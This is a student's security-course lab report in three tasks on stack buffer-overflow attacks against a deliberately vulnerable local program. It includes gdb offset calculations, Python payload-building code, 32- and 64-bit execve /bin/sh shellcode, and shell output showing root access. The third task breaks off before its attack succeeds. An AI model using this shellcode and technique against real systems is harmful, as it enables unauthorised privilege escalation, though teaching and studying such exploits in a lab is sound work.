CS628 Assignment 2b (Task1) – Access root shell by Buffer Overflow Attack


Souvik Mukherjee
Roll Number: 231110405

2. Problems 2b, Task 1

2.1. Pre-Attack Tasks


1. Copied shell (sudo cp/bin/sh bin/sh.orig)
2. Disabled address space randomisation (sudo sysctl -w kernel.randomize_va_ space=0)
3. Moved to zshell (sudo ln -sf /bin/zsh /bin/sh)
4. Used 'make' command to get the "vul-L1-dbg" file, which contains all the necessary flags.
5. run the command "python3 exploit.py" to touch the badfile.

2.1. Attack




1. We are calling main()
2. Main is calling dummy_function()
3. dummy_function is calling bof()
4. In bof() we have a buffer array that is reading from the bad file using strcpy(), which can lead to a potential buffer overflow.
5. We're using exploit.py to build the badfile
6. We first fill all 517 bytes by NOP's
7. Then we place the root shell code from buffer[400]
8. Then we replace the potential return address index corresponding to buffer with "ebp+x", with a hope to land on some higher address NOP, which will lead us to root shell code.
9. We then run the python file "exploit.py" to cook our badfile.
10. We then run the "./vul_L1" the executable of vulnerable.c to succesfully conduct a bufferoverflow and open the root shell.

1. Using the "vul-L1-dbg" file in gdb




```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_1$ gdb vul-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/l
```

2. Creating a breakpoint in bof, as we are having the buffer and edp over here. Running it, and doing next untill we reach buffer declaration in bof, to find the locations of buffer and edp. We then calculate the offset value.




```
(gdb) b bof
Breakpoint 1 at 0x12ad: file vulnerable.c, line 16.
(gdb) run
Starting program: /home/cs628/Desktop/As 2/Assignment_2b/Task_1/vul-L1-dbg
Input size: 517
```




```
(gdb) n
21          return 1;
(gdb) p $ebp
$1 = (void *) 0xffffcac8
(gdb) p &buffer
$2 = (char (*)[100]) 0xffffca5c
(gdb) p/d 0xffffcac8 - 0xffffca5c
$3 = 108
(gdb) 
```

3. We then find the offeset and place it in the 'exploit.py' file. We are putting some heigher location on a 'ret' variable, with a hope to return the control to some NOP present on some heigher location. This NOP's are then expected to lead us to buffer[400] and above, where our root shell command lies. (I have placed the shell from buffer[400])



```

# Put the shellcode somewhere in the payload
start = 400
content[start:start + len(shellcode)] = shellcode

```


We then place this 'ret' variable value on the offset index position of the buffer array, with respect to the start of buffer array, such that a buffer overflow will update the actual return address, to ebp+100 (here)




```

# Guess the return address
ret    = 0xffffcac8 + 100
offset = 112      # 0xffffcac8 (ebp) - 0xffffca5c (buffer)  +4

L = 4
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

```

4. We update the root shell command in the 'exploit.py' file, ***for a 32 bit system***, from shellcode.c
Executing this we find out, that we are not high enough (ebp+100) to succesfully reach buffer[400] using NOP's.

"Python3 exploit.py" is running the python file "exploit.py"
"./vul-L1" is running the vulnerable.c's output file.




```
# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_1$ python3 exploit.py && ./vul-L1
Input size: 517
Illegal instruction (core dumped)
cs628@u:~/Desktop/As 2/Assignment_2b/Task_1$ 
```

5. After returning even heigher (ebp+180), we get a successful attack



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_1$ python3 exploit.py && ./vul-L1
Input size: 517
# echo $UID
1000
# echo $EUID
0
# 
```

***** Thank You *****

****

CS628 Assignment 2b (Task2) – Access root shell by Buffer Overflow Attack

Souvik Mukherjee


Roll Number: 231110405

2. Problems 2b, Task 2

2.1. Pre-Attack Tasks


1. Copied shell (sudo cp/bin/sh bin/sh.orig)
2. Disabled address space randomisation (sudo sysctl -w kernel.randomize_va_ space=0)
3. Moved to zshell (sudo ln -sf /bin/zsh /bin/sh)
4. Used 'make' command to get the "vul-L2-dbg" file, which contains all the necessary flags.
5. run the command "python3 exploit.py" to touch the badfile.

2.1. Attack




1. We are calling main()
2. Main is calling dummy_function()
3. dummy_function is calling bof()
4. In bof() we have a buffer array that is reading from the bad file using strcpy(), which can lead to a potential buffer overflow.
5. We're using exploit.py to build the badfile
6. We first fill all 517 bytes by NOP's
7. Since in 64 bit system string copy stops after encountering zero, we store the shellcode in the buffer itself. We place the root shell code from buffer[100]
8. Then we replace the potential return address index corresponding to buffer with "&buffer[0]+x", with a hope to land on some higher heigher than buffer[0] and lower than rbp address, onto some NOP which will lead us to root shell code (buffer[100]).
9. We then run the python file "exploit.py" to cook our badfile.
10. We then run the "./vul_L2" the executable of vulnerable.c to succesfully conduct a bufferoverflow and open the root shell.

1. Using the "vul-L2-dbg" file in gdb




```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_2$ ./vul-L2-dbg
Input size: 517
==== Returned Properly ====
cs628@u:~/Desktop/As 2/Assignment_2b/Task_2$ gdb vul-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
```

2. Creating a breakpoint in bof, as we are having the buffer and edp over here. Running it, and doing next untill we reach buffer declaration in bof, to find the locations of buffer and edp.
We then calculate the offset value. [For a x64 system, we use rbp]



```
(gdb) b bof
Breakpoint 1 at 0x1229: file vulnerable.c, line 16.
(gdb) run
Starting program: /home/cs628/Desktop/As 2/Assignment_2b/Task_2/vul-L2-dbg
Input size: 517
```




```
(gdb) n
21          return 1;
(gdb) p $rbp
$1 = (void *) 0x7fffffffd900
(gdb) p &buffer
$2 = (char (*)[200]) 0x7fffffffd830
(gdb) p/d 0x7fffffffd900 - 0x7fffffffd830
$3 = 208
(gdb) 
```

3. ***String Copying in 64-bit system stops once we encounter a zero. So, we cannot offset to a location heigher than ebp (rbp, here). We will store it in the buffer itself, and overflow the return address only, and return the control down to shell code present in our buffer.***


We then find the offeset and place it in the 'exploit.py' file to overflow the return address.

We are putting some location above the buffer[0] on a 'ret' variable, with a hope to return the control to some NOP present on some location above buffer[0]. This NOP's are then expected to lead us to &buffer[100] and above, where our root shell command lies. (I have placed the shell from buffer[100], i.e. within the buffer itself, (buffer size is 200)).



```

# Put the shellcode somewhere in the payload
start =100
content[start:start+len(shellcode)] = shellcode
```

We then place this 'ret' variable value on the offset index position of the buffer array, with respect to the start of buffer array, such that a buffer overflow will update the actual return address, to &buffer[0]+100 (here)




```

# Guess the return address
ret    = 0x7fffffffd830 + 100
offset = 216 # 216 = 208+8 (0x7fffffffd900-0x7fffffffd830)

L = 8  # 64 bit system
content[offset:offset+ L] = (ret).to_bytes(L,byteorder='little')
```


4. We update the root shell command in the 'exploit.py' file, ***for a 64 bit system***, from shellcode.c

Executing this we find out, that we are not high enough (&buffer[0]+100) to succesfully reach buffer[100] using NOP's.

"Python3 exploit.py" is running the python file "exploit.py"
"./vul-L1" is running the vulnerable.c's output file.




```
# Replace the content with the actual shellcode
shellcode= (
   "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
   "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
   "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')
```



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_2$ python3 exploit.py && ./vul-L2
Input size: 517
Illegal instruction (core dumped)
cs628@u:~/Desktop/As 2/Assignment_2b/Task_2$
```

5. After returning even heigher (&buffer[0]+180), we get a successful attack



```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_2$ python3 exploit.py && ./vul-L2
Input size: 517
# echo $UID
1000
# echo $EUID
0
#
```

***** Thank You *****

****

CS628 Assignment 2b (Task3) – Access root shell by Buffer Overflow Attack


Souvik Mukherjee
Roll Number: 231110405

2. Problems 2b, Task 3

2.1. Pre-Attack Tasks


1. Copied shell (sudo cp/bin/sh bin/sh.orig)
2. Disabled address space randomisation (sudo sysctl -w kernel.randomize_va_space=0)
3. Moved to zshell (sudo ln -sf /bin/zsh /bin/sh)
4. Used 'make' command to get the "vul-L1-dbg" file, which contains all the necessary flags.
5. run the command "python3 exploit.py" to touch the badfile.

2.1. Attack




1. We are calling main()
2. Main is calling dummy_function()
3. dummy_function is calling bof()
4. In bof() we have a buffer array that is reading from the bad file using strcpy(), which can lead to a potential buffer overflow.
5. We're using exploit.py to build the badfile
6. We first fill all 517 bytes by NOP's
7. Since we have a very small buffer, we cannot put our shellcode in the buffer itself, if we put in bof, we're in a 64 bit system, we may have zero's, and strcpy() will stop there. So we will use the main's root shellcode. We use the shellcode in str variable, in main(). Where we put shellcode in bof doesn't mattter here.
8. Then we replace the potential return address index corresponding to buffer with "&buffer[0]+x", with a hope to land on main function, we'll cross dummy_fxn() which is arounds 1000B, so we jump heigher
9. We then run the python file "exploit.py" to cook our badfile.
10. We then run the "./vul_L3" the executable of vulnerable.c to succesfully conduct a bufferoverflow and open the root shell.

1. Using the "vul-L3-dbg" file in gdb




```
cs628@u:~/Desktop/As 2/Assignment_2b/Task_3$ ./vul-L3
Input size: 517
==== Returned Properly ====
cs628@u:~/Desktop/As 2/Assignment_2b/Task_3$ gdb vul-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
```

2. Creating a breakpoint in bof, as we are having the buffer and edp over here. Running it, and doing next untill we reach buffer declaration in bof, to find the locations of buffer and edp.
We then calculate the offset value. [For a x64 system, we use rbp]



```
(gdb) b bof
Breakpoint 1 at 0x1229: file vulnerable.c, line 16.
(gdb) run
Starting program: /home/cs628/Desktop/As 2/Assignment_2b/Task_3/vul-L3-dbg
Input size: 517
```




```
(gdb) n
21          return 1;
(gdb) p $rbp
$1 = (void *) 0x7fffffffd900
(gdb) p &buffer
$2 = (char (*)[10]) 0x7fffffffd8f6
(gdb) p/d 0x7fffffffd900-0x7fffffffd8f6
$3 = 10
(gdb) 
```

3. ***String Copying in 64-bit system stops once we encounter a zero. So, we cannot offset to a location heigher than ebp (rbp, here). Since our buffer is small, we cannot store in the buffer itself, so, we jump to main and use the root shellcode present over there. In main we have str, in that we copy 517 bytes from the badfile, and hence the shellcode gets copied to str of main, and we can use this for attack.***


We then find the offeset and place it in the 'exploit.py' file to overflow the return address.

We are putting some location above the dummy_function() on a 'ret' variable, with a hope to return the control to main() and use shellcode there. We land on some NOP, and theese NOP's are then expected to lead us to the shell. The dummy_fxn() is of around 1000B, so we jump to around &buffer[0]+1200.



```
# Put the shellcode somewhere in the payload
start = 400
content[start:start + len(shellcode)] = shellcode
#We will use the shellcode from main() function.
```

We then place this 'ret' variable value on the offset index position of the buffer array, with respect to the start of buffer array, such that a buffer overflow will update the actual return address, to &buffer[0]+1200 (here)




```
# Guess the return address
ret    = 0x7fffffffd8f6 + 1200 #(&buffer[0]+1200 to reach main() )
offset = 10+8

L = 8
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
```


4. We update the root shell command in the 'exploit.py' file, ***for a 64 bit system***, from shellcode.c

Executing this we find out, that we are not high enough (&buffer[0]+1200) to succesfully reach the main()'s NOP's.

"Python3 exploit.py" is running the python file "exploit.py"
"./vul-L1" is running the vulnerable.c's output file.

